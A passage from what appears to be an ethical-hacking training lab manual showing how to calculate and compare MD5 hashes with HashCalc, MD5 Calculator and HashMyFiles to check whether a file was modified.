


Figure 1.1.10: Difference in Hash values of the same text file

Note: In real-time, the HashCalc tool is used to check the integrity of a file where the changes in the hash values indicate that the file content has been modified.

17. This concludes the demonstration of calculating one-way hashes using HashCalc.
18. Close all open windows and document all the acquired information.

TASK 2

Calculate MD5 Hashes using MD5 Calculator

Here, we will use the MD5 Calculator tool to calculate MD5 hashes.

TASK 2.1

Install MD5 Calculator Tool

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\MD5 Calculator** and double-click **md5calc(1.0.0.0).msi**.
2. The **MD5 Calculator** setup window appears; click **Next**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

MD2, MD4, MD5, and MD6 are message digest algorithms used in digital signature applications to compress documents securely before the system signs it with a private key. The algorithms can be of variable length, but the resulting message digest is always 128 bits.

The MD5 algorithm is a widely used cryptographic hash function that takes a message of arbitrary length as input and outputs a 128-bit (16-byte) fingerprint or message digest of the input. The MD5 algorithm is used in a wide variety of cryptographic applications and is useful for digital signature applications, file integrity checking, and storing passwords.




Figure 1.2.1: MD5 Calculator Window

3. Follow the installation wizard to install the **MD5 Calculator** using all default settings.

Note: If a **User Account Control** pop-up appears, click **Yes**.

4. After the completion of the installation, the **Installation Complete** wizard appears; click **Close**.

MD5 Calculator has been successfully installed.

Click "Close" to exit.

Please use Windows Update to check for any critical updates to the .NET Framework.

Cancel < Back Close

Figure 1.2.2: Installation Complete wizard

MD5 Calculator is a simple application that calculates the MD5 hash of a given file, and it can be used with large files (e.g., multiple gigabytes). It features a progress counter and a text field from which the final MD5 hash can be easily copied to the clipboard. MD5 calculator can be used to check the integrity of a file.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 2.2

Calculate MD5 Value of an Original File

5. Navigate to **Desktop**, right-click on the text file (**Test.txt**) that we created in the previous task, and click **MD5 Calculator** from the context menu to calculate the MD5 hash of the file.




Figure 1.2.3: Calculate MD5 hash of Test.txt file

6. The **MD5 Calculator** window appears, with the path of file under the **File Name** field and MD5 hash value under the **MD5 Digest** field, as shown in the screenshot.

7. Copy the MD5 hash value from the **MD5 Digest** field.




Figure 1.2.4: MD5 Calculator window with the MD5 hash value of the file

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, double-click the **Test.txt** file from **Desktop** to open it and change the content of the file by inserting text within (here, **Hello World...!!!**). Save and close the **Test.txt** file.




Figure 1.2.5: Modify the file content

9. After changing the file content, again right-click on the text file (**Test.txt**) and click **MD5 Calculator** from the context menu to calculate the MD5 hash of the file.

TASK 2.3

Analyze MD5 Values of Original and Modified File

10. A new **MD5 Calculator** window appears, with the MD5 hash value under the **MD5 Digest** field. In the **Compare To** field, paste the copied MD5 hash value of the file before it was modified.
11. The symbol (**<>**) between the **MD5 Digest** and **Compare To** fields indicates that the MD5 hash values of the file before modification is not equal to the MD5 hash value of the file after modification.




Figure 1.2.6: Modify the file content

Note: If a person wants to send a file to another person via a medium, they will calculate its hashes and send the file (along with the hash value) to the intended person. When the intended person receives the email, they will download the file and calculate its value using the MD5 Calculator.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

The recipient compares the generated hash value with the hash value that was sent through email: if both tally, it is evident that they received the file without any modifications by a third person and that the integrity of the file is intact.

12. This concludes the demonstration of calculating MD5 hashes using MD5 Calculator.
13. Close all open windows and document all the acquired information.

TASK 3 — Calculate MD5 Hashes using HashMyFiles

Here, we will use the HashMyFiles tool to calculate MD5 hashes.

TASK 3.1 — Install HashMyFiles Tool

1. In the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 20 Cryptography\MD5 and MD6 Hash Calculators\HashMyFiles** and double-click **HashMyFiles.exe**.
2. The **HashMyFiles** main window appears, as shown in the screenshot.

HashMyFiles is a small utility that allows you to calculate the MD5 and SHA1 hashes of one or more files in your system: you can easily copy the MD5/SHA1 hashes list into the clipboard, or save them into text/html/xml file. HashMyFiles can also be launched from the context menu of Windows Explorer, and can display the MD5/SHA1 hashes of the selected file or folder.




Figure 1.3.1 HashMyFiles window

3. In the **HashMyFiles** window, click **Files** from the menu bar. From the drop-down list, click the **Add Folder** option.

Note: You can also use the **Add Files** option to add multiple files.

